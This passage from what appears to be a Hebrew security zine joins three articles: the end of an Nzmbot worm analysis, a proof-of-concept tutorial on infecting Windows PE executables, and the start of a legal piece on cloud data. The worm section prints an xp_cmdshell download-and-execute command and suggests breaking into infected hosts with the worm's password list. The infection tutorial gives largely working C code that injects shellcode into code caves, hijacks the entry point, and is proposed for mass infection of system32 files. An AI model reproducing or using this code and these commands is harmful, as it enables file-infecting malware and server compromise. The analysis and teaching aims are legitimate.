האיפיון מתבצע על ידי הפורטים שפתוחים, מה שאומר שאם אפעיל שרת MSSQL פגיע לוקטור תקיפת שרתי MSSQL של התולעת, אך אשנה את הפורט הדיפולטיבי- לא אפגע.

לאחר האיפיון מתבצעת הסריקה עצמה, בכלליות הפונקציות הן:

```
unsigned long AdvGetNextIP(int threadnum)
unsigned long AdvGetNextIPRandom(char *scanmask, int threadnum)
BOOL AdvPortOpen(unsigned long ip, unsigned int port, unsigned int delay)
```

לאחר בחירה (באופן ראנדומאלי) של כתובת IP, מתבצעת סריקת הפורטים. במידה ונמצא כי אחד הפורטים "הפגיעים" קיים- מתבצע שימוש בוקטור התקיפה המתאים ברשימה, במידה ולא נמצא – נבחרת כתובת IP חדשה וחוזר חלילה. דוגמא לוקטור תקיפה:

הקובץ mssql.cpp מכיל את וקטור התקיפה של שרתי MSSQL, שרתים אלו (לא אמורים להיות נגישים לרשת האינטרנט כלל!) נגישים בפורט 1433 בברירת מחדל, הוקטור הנ"ל אינו מנצל חולשה בשרת, אלא פשוט מאוד מנסה לבצע Brutefoce ממילון Hardcoded למשתמשים "Administrator" ו-"sa".

במידה והוא אכן מצליח להתחבר לשרת בעזרת אחת מהסיסמאות המופיעות במילון, הוא מנסה להריץ את שאילתת ה-SQL הבאה:

```
EXEC master..xp_cmdshell 'del eq&echo open GetIP(exinfo.sock) FTP_PORT
>> eq&echo user rand()rand() >> eq &echo get filename >> eq &echo quit
>> eq &ftp -n -s:eq & filename &del eq\r\n'
```

(המחרוזות המודגשות הן משתנים)

השאילתה הנ"ל מבצעת שימוש ב-"xp_cmdshell" בכדי להריץ פקודה מרחוק על השרת דרך שרת ה-MSSQL, הפקודה בעצם יוצרת קובץ (בעזרת הפקודה "echo") בשם "eq" המכיל סקריפט התחברות לשרת FTP והורדת קובץ (בעזרת הפקודה "get") לאחר יצירת הקובץ, מתבצעת התחברות לשרת FTP עם שימוש בקובץ הסקריפט שנוצר (בעזרת שימוש בפקודה "FTP" והמתג "-s" בכדי להצביע על קובץ הסקריפט שממנו יקראו הפקודות), לאחר מכן- מחיקה של קובץ הסקריפט (בעזרת הפקודה "del").

לאחר הורדת הקובץ מתבצעת עוד שאילתה, בדיוק באותה התצורה- הפעם להרצת הקובץ:

```
EXEC master..xp_cmdshell filename
```

(המחרוזות המודגשות הן משתנים)

לאחר הרצת הקובץ- שרת ה-MSSQL הופך להיות זומבי לכל דבר, התולעת רצה עליו, הוא מתחבר לשרת ה-IRC שהוגדר לו בכדי לקבל פקודות ומתחיל לסרוק טווחי IP בכדי לנסות להנגיע בעצמו שרתים ומחשבים אחרים...

סיכום

בשלב זה אני אסיים את המאמר, נכון שיש עוד הרבה, וכמעט ולא התקדמתי מבחינת חקירת אירועי התקיפה שה-Firewall שלי דיווח (וממשיך לדווח), אבל לפחות עניתי לעצמי על השאלה: לא מדובר בהתראות שווא בכלל. רשת האינטרנט מלאה בזומבים שמנסים להדביק אותנו.

אז מה הם כיווני החקירה שניתן להתקדם בהם?
כל כיוון חקירה שאני יכול לחשוב עליו יתחיל כמובן בהשגת עותק של הקובץ הבינארי של Nzmbot שקומפל וקונפג מהרשת שמנסה לתקוף אותי.

קיימות שתי דרכים להשיג אותו:

- **הדרך הלא חוקית:** פריצה לאחד הזומבים שתקף אותי בעבר והשגת הבינארי, שאגב, זה לא אמור להיות בעייתי בכלל- כל אחד מהזומבים שתקף אותי בהכרך פגיע ללפחות אחד מוקטורי התקיפה שבהם הזומבי ניסה לתקוף אותי, לדוגמא: שימוש באקספלויט ה-KillBill/DCom, או המקרה הקלאסי ביותר: במידה ותקף אותי שרת MSSQL אני אוכל לפרוץ אליו בעזרת התחברות מרחוק למשתמש administrator או sa עם אחת מהסיסמאות שמופיעות במילון מהקובץ mssql.cpp...

- **הדרך החוקית:** במקום שמוחמד יבוא אל ההר- ההר יבוא אל מוחמד: הקמת מכונה וירטואלית פריצה (לדוגמא- מכונת XP SP1 שחשופה ל-DCom, או מכונת 2003 Server עם שרת MSSQL שפתוח לחיבורים מבחוץ עם סיסמא שתופיע במילון הסיסמאות של הבוט), ואז פשוט... לחכות. ברגע שאחד הבוטים יסרוק אותי- הוא כבר לבד יפרוץ אלי ויגיש לי על מגש וירטואלי את הקובץ שאנחנו מעוניינים לחקור ☺

כמובן שהשגת הקובץ היא רק השלב הראשון, לאחר מכן אנחנו נאלץ לבצע הנדסה-לאחור בכדי לשלוח את ה-Hash לניטרול / הורדת קובץ והרצתו (הורדת קובץ והרצתו תעזור לנו להשבית את רשת הזומבים

ע"י יצירת קובץ קטן שמסיר את הבוט מהערך ב-Registry שעוזר לו לשרוג Reboot ואז ביצוע Reboot וכך לנקות את המחשב...), ואז כמובן- לנסות לשבור אותה (את מחרוזת ה-Hash) בעזרת Rainbow Tables ולהשתלט על רשת הזומבים.

כמובן שניתן גם לחפש חולשות בקוד בכדי לגרום לבוטים להריץ קוד מרחוק גם בלי ה-Hash, הרי יש לנו את קוד המקור... ☺

אני מקווה שנהנתם לקרוא את המאמר, חשוב לי לציין שהפעם השתדלתי להתרחק כמה שיותר מהסיגנון שבו כתבתי את החלק הראשון של סדרת המאמרים הזאת (בחלק הקודם נגענו יותר בחקירה של התנהגות התולעת) בכדי לא לחזור על עצמי. וכמובן, בכדי לא ללכלך את הידיים (;

הדבקה בינארית

מאת vbCrLf (אורי להב)

הקדמה

ווירוסים ורוגלות מזיקים לחברות ומשתמשים פרטיים. הם מעתיקים את עצמם לכל מקום, מאזינים לתעבורה, מבצעים פקודות ומעיקים על המחשב ועל הטכנאי. עבור שבנה את הווירוס, לעומת זאת, הם רווחיים ביותר. הם מאפשרים לגנוב מספרי כרטיסי אשראי, סיסמאות, פרטים אישיים וסודות מסחריים, ליצור Botnet כבסיס להתקפות על שרתים, ומה לא. מסיבות אלה יוצרי הווירוסים יעשו הכל כדי שהווירוס יפיץ את עצמו וכדי שישרוד כמה שיותר זמן במחשב הנגוע.


ישנן שיטות רבות להישרדות - שימוש ב-Rootkit כדי להסתיר את הקובץ, העתקה של הקובץ לתיקיות אקראיות כדי שמשתמש תועה יפעיל אותו, הכנסה של הווירוס לכל רשימה שמופעלת אוטומטית, ועוד, אך יש שיטה מעניינת עוד יותר.

דמיינו כמה קשה היה להפטר (ובכלל לגלות) ווירוס שלוקח קובץ תוכנה לגיטימי לחלוטין כמו אחד מקבצי מערכת ההפעלה, ומזריק לתוכו קטע קוד זדוני. כל עוד אין אמצעי אוטומטי שבודק את תקינות הקבצים המשתמש לא יחשוד מכיוון שהוא מכיר את הקובץ המדובר. עכשיו דמיינו מה היה קורה אם היינו מדביקים כל קובץ אפשרי במערכת... להפטר מדבר כזה סיפור לא פשוט בכלל, ולכן, במאמר זה, ננסה לבנות PoC (ר"ת Proof of Concept - בא להראות טכניקה אך לאו דווקא יישום מלא) שייקח קובץ EXE ויזריק לתוכו Shellcode (הקוד הזדוני שלנו) אוטומטית ככה שבכל הפעלה של הקובץ הלגיטימי יופעל גם הקוד שלנו.

קצת רקע...

לפני שנתחיל צריך להכיר קצת את המטרה. קבצים עם סיומת exe הם קבצי PE - ר"ת של Portable Executable. זהו פורמט שבו כתובים לא רק קבצי EXE אלא גם קבצי DLL, קבצי sys (דרייברים), cpl ועוד. נעבור בקצרה על מבנה קבצי PE, מכיוון שהבנה של מבנה הקובץ היא הכרחית להבנת התהליך.

לפניכם קובץ EXE לדוגמא ומבנה סכמטי של קובץ PE:



DOS Header – 64 bytes *(IMAGE_DOS_HEADER)*
DOS Stub
PE Header – 248 bytes *(IMAGE_NT_HEADERS)*
Section Table *(Array of IMAGE_SECTION_HEADER - 40 bytes each)*
Section 1
Section 2
Section ..

קובץ מתחיל במבנה נתונים בשם DOS Header באורך 64 בייטים. המאפיין הבולט ביותר הוא ששני הבייטים הראשונים מכילים 77 ו-90 שהם שני התווים MZ (טריוויה: הם על שמו של מארק זביקובסקי, מתכנן פורמט ה-PE של DOS). בארבעת הבייטים האחרונים של המבנה, כמו שאפשר לראות בתרשים, ישנו מצביע (Pointer) למבנה נתונים שני בשם NT Header שאורכו 248 בייטים, שם נמצא כל המידע החשוב לנו (נבחן אותו יותר לעומק בהמשך) וגם אותו קל לזהות מכיוון שהוא מתחיל בשני תווים- PE.

אז למה יש צורך ב-DOS Header אם אנו לא משתמשים בו? למה לא לשים רק את ה-NT Header? הסיבה לכפילות היא תאימות. בזכות ה-DOS Header וה-DOS Stub (שגם בו אין לנו שימוש) התוכנה תואמת DOS, מה שאומר שהיא יכולה לרוץ גם תחת DOS. אבל במקום להריץ את הקוד הרגיל, היא תריץ את הקוד שנמצא ב-DOS Stub שבד"כ פשוט מציג את ההודעה This program cannot run in DOS mode.

לאחר ה-PE Header נמצאת ה-Section Table. כל שאר הקובץ מחולק למקטעים (Sections) והמידע על כל מקטע נמצא בטבלת המקטעים. כל איבר בטבלה (או רשימה) זו הוא בגודל 40 בייטים והוא נקרא IMAGE_SECTION_HEADER. יש מידע לגבי המקטע – איפה הוא מתחיל, מה גודלו, האם לתוכנו יש הרשאות לרוץ, ועוד כל מיני הגדרות. בדרך כלל יש לפחות שני מקטעים – אחד לקוד (עם הרשאות ריצה) הנקרא בד"כ text ואחד למשאבים כמו תמונות, טקסט, וכדו' הנקרא בד"כ rsrc (שלא מוגדר עם הרשאות ריצה).

אז איך מזריקים את הקוד?

עכשיו כשאנו מכירים את המבנה הכללי של הקובץ נוכל למצוא מקום לכתוב את הקוד שלנו. ישנן כמה שיטות. שיטה אחת שנתקלתי בה היא להוסיף מקטע בסוף הקובץ ובו להכניס את הקוד. הבעיה היא שאנו מגדילים את גודל הקובץ, ויש לנו אינטרס לעשות כמה שפחות שינויים.


למזלנו, בסוף כל מקטע יש קטע ריק שלא בשימוש. גודל המקטעים חייב להיות כפולות של מספר מסוים (FileAlignment) המופיע ב-NT Header. כאשר הקומפיילר והלינקר בונים את הקובץ הם משאירים מקום

ריק בסופו (ממולא בד"כ באפסים) עד שיגיע לגודל שהוא כפולה של FileAlignment. לדוגמא, אם FileAlignment הוא 1000h ואורך הקוד המקטע הוא 1700h, גודל המקטע יהיה 2000h. במקרה הזה יהיו לנו 300h בייטים שלא בשימוש שבהם נכתוב את הקוד שלנו. כתיבת קוד בתוך מקטע שלא בשימוש נקראת מערת קוד (Code Cave).

נקודה קטנה: כאשר מוצאים מקום ריק צריך לוודא שלמקטע זה יש הרשאות ריצה. ז"א, האם כאשר ייטען תוכן המקטע לזיכרון יסומן הקטע כמכיל קוד להרצה. אם נכניס את הקוד שלנו למקטע ללא הרשאות ריצה הקוד פשוט לא יוכל לרוץ. אפשר לשנות את הגדרות המקטע כך שתהיינה לו הרשאות ריצה, ואז ניתן יהיה להשתמש בו למרות שבמקור הוא היה מונע הרצה.

גם לאחר שמצאנו מקום וכתבנו בו את הקוד שלנו, זה עוד לא מספיק. הקוד יושב בזיכרון, אבל התוכנה בזמן ריצתה אף פעם לא תגיע אליו. היא מתחילה לרוץ בכתובת אחרת ואף פעם אין קפיצה (JMP) אל מערת הקוד שלנו. נצטרך לגרום לתוכנה להגיע לקוד שלנו.

הרעיון הראשוני היה החלפה של הקוד שנמצא בשורות הראשונות ב-EP (היא ה-Entry Point, כתובת הפקודה הראשונה שבה התוכנה מתחילה לרוץ). אנו נחליף אותו בקפיצה (JMP) למערת הקוד שלנו. ובסוף מערת הקוד נכניס את הפקודות שהיו לפני כן ב-EP ונקפוץ חזרה אל מיד אחרי ה-JMP שהכנסנו ב-EP (השיטה הודגמה בסוף מאמר שולים מוקשים ביתר הרחבה). כאן נתקלתי בבעיה. כדי להעתיק את הפקודות מה-EP חייבים לדעת את אורכן, כי כל פקודת אסמבלי תופסת מספר שונה של בייטים. פקודת NOP לדוגמה תופסת בייט בודד, לעומת JMP שתופסת חמשה בייטים). כדי להעתיק את הפקודה בשלמותה וכדי לא לחתוך אותה חייבים לזהות איזו פקודה זו- ולכן יש צורך בכתיבת Disassembler בסיסי (Length-Disassembler ליתר דיוק) שיוכל לזהות את אורכן של הפקודות.



לכן, החלטתי ללכת על פתרון פשוט יותר לקפיצה לקוד שלנו: שינוי ערך ה-Entry Point, במקום שיצביע לתחילת התוכנה נשנה אותו כך שיצביע למערת הקוד שלנו. בסוף המערה נוסיף JMP ל-OEP (ר"ת Original Entry Point – נקודת הכניסה המקורית) כך הקוד שלנו ירוץ ראשון, ומיד אחריו התוכנה תמשיך בפעולתה הרגילה כאילו כלום לא קרה.

נסכם את השלבים:

1. עבור כל מקטע: חפש מקום פנוי גדול מספיק בשביל המערה
2. כתוב את הקוד במערה
3. הוסף את ה-JMP בסוף המערה אל ה-OEP
4. שנה את ה-EP לכתובת של המערה שלנו

לעבודה!

נתחיל בגישה אל הקובץ. במקום להשתמש בקריאה וכתיבה רגילים מקובץ החלטתי להשתמש ב- File Mapping - מיפוי תוכן קובץ למרחב הזיכרון שלנו, כך שכל קריאה וכתיבה מהקובץ תתבצע ע"י ידי קריאה וכתיבה למשתנים וכתובות. בהמשך תוכלו לראות עד כמה זה מקל על עריכת הקובץ. מידע נוסף על מיפוי קבצים בזיכרון וירטואלי אפשר למצוא בוויקפדיה (תאורטי), MSDN או הדגמה.

```
HANDLE fileHandle = CreateFile(file, GENERIC_READ | GENERIC_WRITE, 0,
NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
HANDLE fileMapHandle = CreateFileMapping(fileHandle, NULL,
PAGE_READWRITE, 0, 0, 0);
char *fileContents = (char*)MapViewOfFile(fileMapHandle, FILE_MAP_READ |
FILE_MAP_WRITE, 0, 0, 0);
```

בשורה הראשונה אנו מקבלים Handle אל הקובץ (שימו לב שאנו מבקשים הרשאות כתיבה). בשורה השניה אנו יוצרים את אובייקט המיפוי ובשלישית ממפים לתחום הזיכרון שלנו ומקבלים את המצביע (Pointer) למקום שאליו מערכת ההפעלה מיפתה את הקובץ. אנו ממירים את המצביע למצביע ל-char כדי שיהיה נוח לעבוד איתו (מכיוון ש-char הוא בגודל בייט בודד).

כמו שראיתם בתרשים שבתחילת המאמר, קובץ PE מתחיל ב-DOS Header, ו-fileContents מצביע אל תחילת הקובץ. זה אומר ש-fileContents בעצם מצביע ל-DOS Header. כל מה שנשאר זה להודיע לקומפיילר את זה (ב-Windows SDK ה-DOS Header נקרא IMAGE_DOS_HEADER) בצורה הבאה:

```
IMAGE_DOS_HEADER *dosHeader = (IMAGE_DOS_HEADER*)fileContents;
```

ועכשיו אנו יכולים לגשת לכל אחד מאיברי המבנה. אם אתם זוכרים אמרנו שארבעת הבייטים האחרונים הם מצביע ל-NT Header. הציצו במבנה ותראו שהאיבר האחרון נקרא e_lfanew והוא המצביע ל- NT

Header (ב-SDK הוא נקרא IMAGE_NT_HEADERS) ולכן, פשוט נלך לאן שהמצביע מצביע וכמו קודם נגיד לקומפיילר שהוא IMAGE_NT_HEADERS:

```
IMAGE_NT_HEADERS *ntHeader = (IMAGE_NT_HEADERS*)(fileContents +
dosHeader->e_lfanew);
```

(אנו לוקחים את המיקום של הקובץ בזיכרון + המצביע)

בפרק הקודם סיכמנו את השלבים, והשלב הראשון היה "עבור כל מקטע: חפש מקום פנוי גדול מספיק בשביל המערה". זאת אומרת שאנו צריכים למצוא את הטבלה של המקטעים. על פי התרשים בתחילת המאמר הטבלה נמצאת מיד אחרי ה-NT Header, אז כדי להגיע אליה פשוט 'נקפוץ' מעליו:

```
IMAGE_SECTION_HEADER *section = (IMAGE_SECTION_HEADER*)((char*)ntHeader
+ sizeof(IMAGE_NT_HEADERS));
```

הוספנו את גודל ה-NT Header, ועכשיו אנו מייד אחריו, במקטע הראשון שמופיע ב-Section Table. עכשיו נצטרך לרוץ על המקטעים אחד אחד עד שנמצא מקום מתאים. ב-NT Header יש לנו את מספר המקטעים (NumberOfSections), ולכן הלולאה פשוטה ביותר:

```
for (int i = 0; i < ntHeader->FileHeader.NumberOfSections; i++,
section++)
```

עבור כל מקטע נצטרך לוודא שיש לו הרשאות ריצה:

```
if (section->Characteristics & IMAGE_SCN_MEM_EXECUTE)
```

ואם כן, המקטע הזה פוטנציאלי. אנו מוכנים להתחיל לעבור עליו. הסתכלו ב- MSDN ותראו את PointerToRawData - כתובת התחלת המקטע, ו-SizeOfRawData - גודל המקטע. זה מספיק לנו כדי למצוא מקום ריק במקטע.

```
// Iterate through each byte and find enough
// consecutive 00 bytes
char *current = fileContents + section->PointerToRawData;
for (DWORD i = 0; i < section->SizeOfRawData; i++, current++) // For
each byte
{
    DWORD caveSizeCounter = 0;
    while (*current == 0) // While it is still 00
        caveSizeCounter++, i++, current++;
```

```
    // If it bigger than these 3 summed:
    //  * SAFE_DIST - 4 bytes - a safe distance so we don't overwrite
other commands' parameters
    //  * shellCodeLen - the shell code length
    //  * JMP_LEN - 5 bytes - the size of the JMP instruction to the OEP
    if (caveSizeCounter >= SAFE_DIST+shellCodeLen+JMP_LEN)
    {
        caveSizeCounter -= SAFE_DIST; // Make sure we're not in the
middle of an instruction

        if (!caveFound) // If still we didn't find any cave
        {
            caveFound = true;
            caveLoc = i - caveSizeCounter;
            caveSize = caveSizeCounter;
            caveSection = section;
        }
    }
}
```

אנו רצים מתחילת PointerToRawData בייטים כמספר SizeOfRawData ומחפשים מספיק בייטים רצופים השווים ל-00. מספיק = SAFE_DIST+shellCodeLen+JMP_LEN. אורך הקוד + הקפיצה ל-OEP + מרחק ביטחון. מכיוון שאנו לא יכולים לדעת מה אורך ההוראה (כמו שאמרתי בתחילת המאמר) אנו לוקחים 'מרחק ביטחון' של 4 בייטים כדי להבטיח שאנו לא עולים על פקודה אחרת (המסתיימת בבייטים השווים ל-00). ארבעת השורות המודגשות רצות כאשר מצאנו מקום מספיק גדול - אנו שומרים את המיקום, הגודל והמקטע שבו מצאנו את המערה.

מצאנו את המערה!

עכשיו נשאר לנו השלב השני - "כתוב את הקוד במערה":

```
// Dig it! :)
  char *cavePtr = fileContents + caveSection->PointerToRawData + caveLoc;
memcpy(cavePtr, shellCode, shellCodeLen); // Writing the shellcode
```

מיקום המערה (cavePtr) הוא סכום של שלושה גורמים: הכתובת שאליה מופה הקובץ + מיקום המקטע בקובץ + מיקום המערה במקטע. בשורה השניה אנו מעתיקים את הקוד לתוך המערה. זה הכל.

עברנו לשלב הבא - "הוסף את ה-JMP בסוף המערה אל ה-OEP". התחביר של JMP Near הוא:

```
E9 XX XX XX XX
```

כאשר ארבעת ה-XX הם המרחק בין ההוראה הבאה (שאחרי ה-JMP) לבין המקום שאליו רוצים לקפוץ (ה-OEP במקרה שלנו):

```
*(cavePtr++) = 0xE9; // JMP opcode
*(DWORD*)cavePtr = (ULONG32)(ntHeader->OptionalHeader.AddressOfEntryPoint - (caveSection->VirtualAddress + caveLoc + shellCodeLen + 5)); // Jump relative address
```

כמו שאתם רואים, הכתובת הנוכחית מחושבת כך: הכתובת שאליה ימופה המקטע (VirtualAddress) + מיקום המערה במקטע + אורך הקוד + גודל ה-JMP. במילים אחרות: הכתובת שאליה אנו קופצים (ה-EP הנוכחי) מינוס הכתובת שמייד אחרי ה-JMP.

לפני שנעבור לשלב הבא יש לתקן בעיה קטנה: יש סיכוי סביר שהמערה נמצאת בסוף המקטע, מה שאומר שכתבנו בקטע שלא נכלל לפני זה במקטע (על פי המאפיין VirtualSize של המקטע), ולכן, אם זה המקרה נגדיל אותו שיכלול גם את המערה שלנו:


```
DWORD neededSize = caveLoc + shellCodeLen + 5 + 1;
if (caveSection->Misc.VirtualSize <= neededSize)
    caveSection->Misc.VirtualSize = neededSize;
```

ועכשיו, לשלב האחרון - "שנה את ה-EP לכתובת של המערה שלנו". ואת זה נעשה בשורה אחת פשוטה:

```
ntHeader->OptionalHeader.AddressOfEntryPoint = caveSection->VirtualAddress + caveLoc;
```

ה-EP החדש של התוכנה יהיה מעכשיו המערה שלנו שממוקמת במיקום המקטע בזיכרון + מיקום המערה במקטע.

זה הכל! טכניקה זו, בתוספת לולאה קטנה שתעבור על כל הקבצים, נניח, בתיקיה system32, מקשה מאוד על הזיהוי הניקוי של וירוס שפועל בצורה זו.



סיכום

הדבקה מסיבית של הרבה קבצים בקוד זדוני מקשה מאוד על הסרתו. בעזרת File Mapping וארבעה צעדים פשוטים:

1. עבור כל מקטע: חפש מקום פנוי גדול מספיק בשביל המערה
2. כתוב את הקוד במערה
3. הוסף את ה-JMP בסוף המערה אל ה-OEP
4. שנה את ה-EP לכתובת של המערה שלנו

הדגמנו הדבקה של קובץ תוכנה בודד בקוד זדוני (Shellcode).

כדי לראות את התהליך בשלמותו ולקבל תמונה כוללת מומלץ להסתכל בקוד המקור המצורף למאמר זה, ניתן להוריד אותו מהקישור הבא:

http://www.digitalwhisper.co.il/files/Zines/0x13/DW19-2-BinaryInfection.zip

הקוד כולל בדיקת שגיאות ו-Shellcode לדוגמה שפותח את המחשבון ב-Windows XP SP3. אפשר למצוא Shellcode אחרים באתרים כדוגמת Shell-Storm.org או Exploit-DB.com.

vbCrLf@GMail.com
http://www.MerkazHaKfar.co.cc

הענן והמידע שלך

מאת עו"ד יהונתן קלינגר

הקדמה

על סף יומן של המכונות התבוניות, מחשוב ענן מביא לעידן חדש בעיבוד מידע. מחשוב ענן, ככלל, הוא שם סל למספר שירותים שונים, החל מאחסון מרוחק, שירותי עיבוד ומחשוב ושירותי מכונות וירטואליות. המשותף לכל שירותים אלה, כאשר הם פועלים בקונפיגורציית "ענן", הוא שהם אינם מאוחסנים, בהכרח, בנקודה מרכזית אחת אלא בדרך כלל מבוזרים סביב מספר מקומות שונים, כאשר המטרה היא לצור שרידות והסתלמות גבוהה. כך, לדוגמא, עסק קטן יכול להקים את אתר האינטרנט שלו ולדעת שאם הביקוש לכח מחשוב יגדל, שירותי הענן יוכלו לגדול יחד עמו. בצורה אחרת, כל אדם יכול להשתמש בשירותי גיבוי מרוחק על מנת לשמור את המידע שלו בצורה שתשרוד גם אם מחשבו יאבד, ויכול גם להשתמש באחד מעשרות השירותים המאפשרים לו להפעיל מחשבים וירטואליים על מנת לבצע פעולות חישוביות.

הענן כיום מחזיק יותר ויותר מידע, כאשר בעלי המידע ונשואי המידע מאבדים שליטה פיזית עליו. אם בעולם הישן המודל היה שמידע על נשוא המידע מוחזק על ידי ספק השירותים, אשר עיבד את המידע והביא אותו למשתמש הקצה, מודל הענן מאפשר לספק השירות להחזיק את המידע עבור משתמש הקצה בחצרים של צדדים שלישיים. לצורך הדגמה קצרה כאן, אנו נשוחח על שירות Dropbox כדוגמא, אבל היכן שדרופבוקס כדוגמא תכשל, נעבור למקומות אחרים.

